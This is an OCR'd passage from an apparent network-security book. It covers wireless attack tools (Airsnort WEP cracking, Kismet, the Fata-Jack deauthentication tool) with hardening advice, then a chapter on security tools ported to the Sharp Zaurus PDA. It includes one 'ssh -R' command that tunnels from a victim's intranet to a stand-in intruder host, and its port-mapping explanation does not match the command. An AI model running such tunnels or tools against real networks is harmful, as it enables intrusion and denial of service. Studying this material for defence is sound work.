


Figure 11-1. Airsnort GUI

Kismet

Kismet, shown in Figure 11-2, is a wireless network sniffer that can be used to capture and view information about the wireless networks in an area. It boasts the following features:

- Ncurses interface
- Channel hopping
- Multiple packet sources
- IP block detection
- Support for GPS mapping using gpsmap
- On-the-fly WEP decryption

. . . and many others. Visit **http://www.kismetwireless.net/documentation.shtml** for more information.

See **http://www.tipsybottle.com/technology/wireless/RedHat8-Kismet-HOWTO.shtml** for detailed instructions on how to install and use Kismet on Linux. Most of the instructions contained in this article apply to Airsnort as well.

Fata-Jack

Fata-Jack is a modified version of the Wlan-Jack tool. It sends an authentication request to an access point with the source address of an associated client. This authentication packet is purposefully crafted to contain




Figure 11-2. Kismet in action

invalid information. When the access point receives this packet, it un-authenticates the client whose address was spoofed. The victim client must now reauthenticate with the AP. Therefore, a malicious user that has access to a network's AP may launch a denial of service attack using this tool.

Fata-Jack is available for download from **http://www.loud-fat-bloke.co.uk/w80211.html**. Information about Wlan-Jack is available at **http://802.11ninja.net/**.

SECURING WIRELESS NETWORKS

Using tools such as Airsnort, about 5,000,000–10,000,000 packets are often sufficient in order to crack the WEP secret key. Normally, a reasonably active network will transmit that number of packets in a matter of a few hours. Therefore, it becomes necessary to ensure adequate security when deploying and administering a wireless network. Here are a few suggestions:

1. **Deem the network as "not-trusted"** Wireless networks must be treated as untrusted and separate from the internal networks of an organization. If it becomes necessary to allow wireless users to access a trusted network, it is suggested that a VPN (Virtual Private Network) be set up so that a wireless user may connect using a VPN client that supports encryption. Also consider using access points that support LEAP (Lightweight Extensible Authentication Protocol). In addition, encourage the use of network devices that use the WEP-Plus algorithm to avoid transmitting frames with weak initialization vectors in order to stop software such as Airsnort from succeeding in cracking the WEP encryption keys.
2. **Encourage the use of tools that use encryption** Tools such as SSH help create encrypted tunnels and should be used whenever possible. Intranet web sites must support SSL.
3. **Do not allow access points to be administered wirelessly** Some access points allow wireless administration to be disabled. This is a good idea, since it would require physical access to the access point in order to configure it.
4. **Change the default ESSID and disable broadcast** The ESSID (Extended Service Set ID) is a string that is input to the access points and Ethernet cards as a configuration parameter. Devices with the same ESSID participate in the same network. Access points are factory configured with a certain default ESSID, usually the name of the vendor. It is a good idea to change such default

ESSIDs. Many access points also broadcast their ESSID in order to allow wireless clients to choose from the available networks. It is suggested that the access point be configured to disable this feature, since it broadcasts information about the network to those who are not authorized to use the network. Note that this step does not guarantee much security and should not be relied upon.

5. **MAC address filtering** Consider taking advantage of access points that support MAC address filtering by allowing only selected clients with known MAC addresses to use the network. This, however, will not deter the sophisticated hacker, since MAC addresses of legitimate users will be transmitted in clear text. These addresses can be sniffed off the air and can be spoofed in order to gain access to the network. It is quite an ordeal to maintain a list of authorized MAC addresses, and so this may not be feasible to implement in the case of large organizations.

SUMMARY

After an introduction to the WEP protocol, this chapter focused on the description of wireless security tools that can be used to abuse and detect wireless network weaknesses. The popular Airsnort tool can be used to crack WEP encryption keys in use on a wireless network. The Kismet wireless sniffer can be used to detect and identify wireless networks in an area. The Fata-Jack program can be used to cause a denial of service attack against wireless network hosts. The advantages and uses of different types of wireless antennas were also discussed. Finally, this chapter presented recommendations on how to better secure wireless networks against intrusion attempts. Wireless network administrators are therefore strongly encouraged to understand and act upon the suggestions presented in this chapter.

This page intentionally left blank

Chapter 12

Hacking with the Sharp Zaurus PDA


IN THIS CHAPTER:

- Kismet
- Wellenreiter II
- Nmap
- Qpenmapfe
- Bing
- OpenSSH
- Hping2
- VNC Server
- Keypebble VNC Viewer
- Smbmount
- Tcpdump
- Wget
- ZEthereal
- zNessus
- MTR
- Dig
- Perl
- Online Resources for the Zaurus
- Summary

The Sharp Zaurus PDA (personal digital assistant) device runs an embedded version of the Linux operating system. The PDA has built-in support for various compact-flash 802.11 network cards. These features, along with the PDA's small form factor, make the Zaurus a powerful device. In this chapter, we will take a look at the many Linux security tools that have already been ported for the Zaurus architecture. Screenshots are presented wherever possible in order to satisfy your curiosity.

KISMET

Kismet is a wireless network sniffer that can be used to capture and view information about wireless networks in an area. Intruders no longer need to lug around bulky laptops in order to discover wireless networks around an area. All that is needed is the Zaurus PDA, accompanied by the Kismet port available for download at **http://kismetwireless.net/code/**. Once you download, uncompress, and untar the tar.gz file available from this URL, you will find an ipk package file in the kismet-arm directory that is created. Open this file using the File Manager in order to install Kismet, which looks like this when running on the PDA.



A GUI for Kismet is available at **http://sourceforge.net/projects/kismet-qte/**.

WELLENREITER II


Wellenreiter is a wireless network monitor that can be used to detect and identify wireless networks in an area. Future versions of Wellenreiter will support WEP cracking and packet injection. Download Wellenreiter from **http://opie.net.wox.org/wellenreiter/feed/**.

NMAP

Once an intruder has gained access to a wireless network by using tools such as Kismet, he or she is likely to perform network scans against the network's IP ranges in order to discover and enumerate hosts. Nmap is one of the most feature-rich port scanners available today. (Please see Chapter 2 for details on how to use Nmap to perform port scans using a variety of methods.) A Zaurus port of Nmap (shown next) is available from **http://familiar.handhelds.org/familiar/releases/v0.7/base/armv4l/**.


QPENMAPFE

Qpenmapfe, a GUI front end to the Zaurus Nmap port shown in Figure 12-3, is available from **http://home.midsouth.rr.com/zaurus/**. This is a useful tool for those who are not familiar or comfortable with using Nmap's command-line arguments.



BING

Bing, shown in the following dialog box, is a simple script that automates port scanning. When executed, it discovers live hosts on the current subnet by broadcasting ping requests. It then presents a list of hosts on the subnet that respond to ICMP echo requests. You can then pick a host from the given list to perform a port scan against (using Nmap). Download Bing's package file from **http://www.claystuckey.com/chad/bing_0.0.1_arm.ipk**.



OPENSSH

The OpenSSH suite consists of free versions of clients supporting the SSH protocol. It also includes a free version of an SSH server. The Zaurus

port of OpenSSH can be found at **http://killefiz.de/zaurus/showdetail.php?app=1035**.

An intruder may use the OpenSSH client to create a secure tunnel leading from an organization's network to the comfort of his or her home. Consider the case where an intruder who has gained access to an organization's wireless network launches the following command on his or her PDA:


```
ssh -R 80:intranet.victimorgasanexample.com:8000 intruder@intruders_ip
```

After the intruder issues this command and types in the password to his or her account, a secure tunnel will be established between the target organization's network and the intruder's host. Any connection on port 8000 on the intruder's host will be redirected to port 80 of the victim organization's internal host, intranet.victimorgasanexample.com, via the secure OpenSSH tunnel. Now, all the intruder must do is find a secure place to hide his or her Zaurus, and return to his or her home in order to exploit intranet.victimorgasanexample.com at his or her convenience!

HPING2

Hping2 is a tool used to send arbitrary network packets. It can be used by intruders to test firewall rule sets of an organization. The manual page for Hping2 is available online at **http://www.hping.org/manpage.html**. A Zaurus port is available from **http://killefiz.de/zaurus/showdetail.php?app=902**.

The following illustration shows Hping2 in action. Notice that it is run with the `-S` flag, which sends SYN packets to the destination host on port 111. Since the destination host is listening on this port, it responds with a SYN+ACK packet, which is denoted by "flags=SA" in Hping2's output.



VNC SERVER

VNC (Virtual Network Computing) is a remote-control software package that enables a user to access the desktop of another host. A Zaurus port for the VNC server is available from **http://sdgsystems.com/download .html**. Zaurus users may find the VNC server useful to access their PDAs remotely.

On the other hand, since the Zaurus PDA can run various kinds of server software such as SSH, it is possible to attempt brute-force attacks on such services. Once an account on the PDA is compromised, an intruder may install the VNC server on the victim PDA in order to take control of the device (see Figure 12-1).




Figure 12-1. Using VNC to remote-control the Zaurus PDA

KEYPEBBLE VNC VIEWER

Very often, users incorrectly configure their VNC servers with weak or no passwords. An intruder who has gained access to an organization's intranet can use a VNC viewer to connect to vulnerable VNC servers in order to take control of the misconfigured hosts (see the next illustration). One such viewer, the Keypebble VNC viewer, is available for the Sharp Zaurus PDA and can be downloaded from **http://killefiz.de/zaurus/showdetail.php?app=186**.


SMBMOUNT

The Smbmount tool allows users to mount Samba network shares. Often, users misconfigure their Samba file shares with weak or no passwords. The Smbmount tool can be used by intruders to access such shares. (Please see Chapter 4 for details on Samba misconfigurations.) A Zaurus port for the Smbmount tool can be found at **http://www.dasgehtdichnichtsan.de/zaurus/smbmount.html**.

TCPDUMP

Tcpdump is a popular network analyzer program that can be used to sniff sensitive data on a network segment (see the following illustration). Tcpdump and other network analyzer programs are also used by network administrators to perform troubleshooting. Tcpdump for the

Zaurus can be downloaded from **http://www.sklogicsoftware.com/znetmeter/tcpdump_zaurus.html**.



WGET

Wget is a tool used for downloading files using the HTTP, HTTPS, and FTP protocols. It has many useful features, including the ability to recursively download files from a web site. An intruder who has gained access to an organization's wireless network can use Wget to quickly mirror the organization's intranet web site. Wget is installed by default on the Zaurus.

ZETHEREAL

ZEthereal is a port of the popular GUI network analyzer, Ethereal. ZEthereal binaries and screenshots can be obtained at **http://www.cartel-info.fr/pbiondi/zaurus/zethereal.html**. Detailed information and documentation about Ethereal can be found at **http://www.ethereal.com/**.

ZNESSUS


The zNessus tool is a Zaurus port of the Nessus GUI client. Screenshots and binaries are available at **http://znessus.sourceforge.net/**. zNessus can be used to remotely configure and launch vulnerability checks from

a Nessus server. Please see Chapters 4 and 11 for more information on the Nessus scanner.

The zNessus client requires that the Nessus server be configured to support unencrypted communication (which is disabled by default). If you decide to disable encryption on your Nessus server, be sure to block all incoming traffic to your Nessus port (1241 by default). Use the OpenSSH client to connect to your Nessus server host in order to tunnel your zNessus traffic securely.

MTR

MTR (Matt's TraceRoute, shown in the next illustration) is a tool that combines the functionality of the `ping` and `traceroute` programs into a single program. (Please see Chapter 2 for more information on `ping` and `traceroute`.) The binary package for the MTR port for Zaurus can be downloaded from **http://psifertex.com/zaurus/mtr_0.51_arm.ipk**.



DIG

The `dig` tool can be used to interrogate DNS servers in order to fetch information such as MX records and server version information, as well as perform other DNS lookup queries. Dig for Zaurus is available at **http://killefiz.de/zaurus/showdetail.php?app=362**.

PERL

Many security tools such as the Nikto and Whisker web vulnerability scanners are written using the Perl language. Since Perl is an interpreted language, there is no need to recompile already available Perl scripts in order to run them on the Zaurus. Perl for Zaurus is available at **http://zaurus.frontgarden.net/perl.html**.

ONLINE RESOURCES FOR THE ZAURUS

The Zaurus PDA has enjoyed tremendous fanfare among the Linux community. In addition to the tools discussed in this chapter, new ones are being created and ported every day. The resources in the following table provide links to software resources as well as FAQs and community forums.

Description	URL
Zaurus Software Index	**http://killefiz.de/zaurus/**
Zaurus DevNet Forums	**http://www.zaurus.com/dev/board/**
Zaurus Zone	**http://www.zauruszone.com/**
Sharp Developer	**http://www.zaurus.com/dev/**
Unofficial Sharp Zaurus SL-5500 FAQ	**http://www.newbreedsoftware.com/zaurus-faq/**
ZauruSoft Software Database	**http://www.zaurusoft.com/**
OpenZaurus alternative ROMs	**http://openzaurus.org/**

SUMMARY

In this chapter, you looked at the various security tools that can be used on the Zaurus PDA. Tools that perform wireless network discovery, network sniffing, and scanning are now available for the Zaurus. In addition, scripting languages such as Perl have been ported to the Zaurus, allowing users to run security tools built using the Perl language. The availability of such a huge library of security tools along with the flexibility of the Linux operating system makes the Zaurus PDA a powerful tool that can be used to perform attack and penetration engagements against target networks.

INDEX

C

D

E

F

G

H

I

J

K

L

M

N

O

P

Q

R

S

T

U

V

W

X

Z

INTERNATIONAL CONTACT INFORMATION

AUSTRALIA
McGraw-Hill Book Company Australia Pty. Ltd.
TEL +61-2-9900-1800
FAX +61-2-9878-8881
http://www.mcgraw-hill.com.au
books-it_sydney@mcgraw-hill.com

CANADA
McGraw-Hill Ryerson Ltd.
TEL +905-430-5000
FAX +905-430-5020
http://www.mcgraw-hill.ca

GREECE, MIDDLE EAST, & AFRICA (Excluding South Africa)
McGraw-Hill Hellas
TEL +30-210-6560-990
TEL +30-210-6560-993
TEL +30-210-6560-994
FAX +30-210-6545-525

MEXICO (Also serving Latin America)
McGraw-Hill Interamericana Editores S.A. de C.V.
TEL +525-117-1583
FAX +525-117-1589
http://www.mcgraw-hill.com.mx
fernando_castellanos@mcgraw-hill.com

SINGAPORE (Serving Asia)
McGraw-Hill Book Company
TEL +65-6863-1580
FAX +65-6862-3354
http://www.mcgraw-hill.com.sg
mghasia@mcgraw-hill.com

SOUTH AFRICA
McGraw-Hill South Africa
TEL +27-11-622-7512
FAX +27-11-622-9045
robyn_swanepoel@mcgraw-hill.com

SPAIN
McGraw-Hill/Interamericana de España, S.A.U.
TEL +34-91-180-3000
FAX +34-91-372-8513
http://www.mcgraw-hill.es
professional@mcgraw-hill.es


UNITED KINGDOM, NORTHERN, EASTERN, & CENTRAL EUROPE
McGraw-Hill Education Europe
TEL +44-1-628-502500
FAX +44-1-628-770224
http://www.mcgraw-hill.co.uk
computing_europe@mcgraw-hill.com

ALL OTHER INQUIRIES Contact:
McGraw-Hill/Osborne
TEL +1-510-420-7700
FAX +1-510-420-7703
http://www.osborne.com
omg_international@mcgraw-hill.com


Frontline Security

These handy, portable resources, filled with concise information on critical security issues, are ideal for busy IT professionals


From the publisher of the international best-seller HACKING EXPOSED™




HackNotes™ Linux/Unix Security Portable Reference
by Nitesh Dhanjani
ISBN: 0-07-222786-9



HackNotes™ Network Security Portable Reference
by Mike Horton & Clinton Mugge
ISBN: 0-07-222783-4




HackNotes™ Web Security Portable Reference
by Mike Shema
ISBN: 0-07-222784-2




HackNotes™ Windows Security Portable Reference
by Michael O'Dea
ISBN: 0-07-222785-0

Check Out All of Osborne's Hacking Books




Hacking Exposed J2EE & Java
A. TAYLOR, B. BUEGE, R. LAYMAN
0-07-222565-3
USD $49.99

- Explains how to apply effective security countermeasures to applications which use: Servlets and Java Server Pages (JSPs) • Enterprise Java Beans (EJBs) • Web Services • Applets • Java Web Start • Remote Method Invocation (RMI) • Java Message Service (JMS)




Hacking Exposed Web Applications
J. SCAMBRAY, M. SHEMA
0-07-222438-X
USD $49.99

- Shows how attackers identify potential weaknesses in Web application components
- Learn about the devastating vulnerabilities that exist within Web server platforms such as Apache, IIS, Netscape Enterprise Server, J2EE, ASP.NET, and more



Hacking Exposed Windows 2000
S. MCCLURE, J. SCAMBRAY
0-07-219262-3
USD $49.99

- Shows how to hack while also providing concrete solutions on how to plug the security holes in a Windows 2000 network



Hacking Linux Exposed, Second Edition
B. HATCH, J. LEE
0-07-222564-5
USD $49.99

- Get detailed information on Linux-specific hacks, both internal and external, and how to stop them

Mc Graw Hill
OSBORNE
www.osborne.com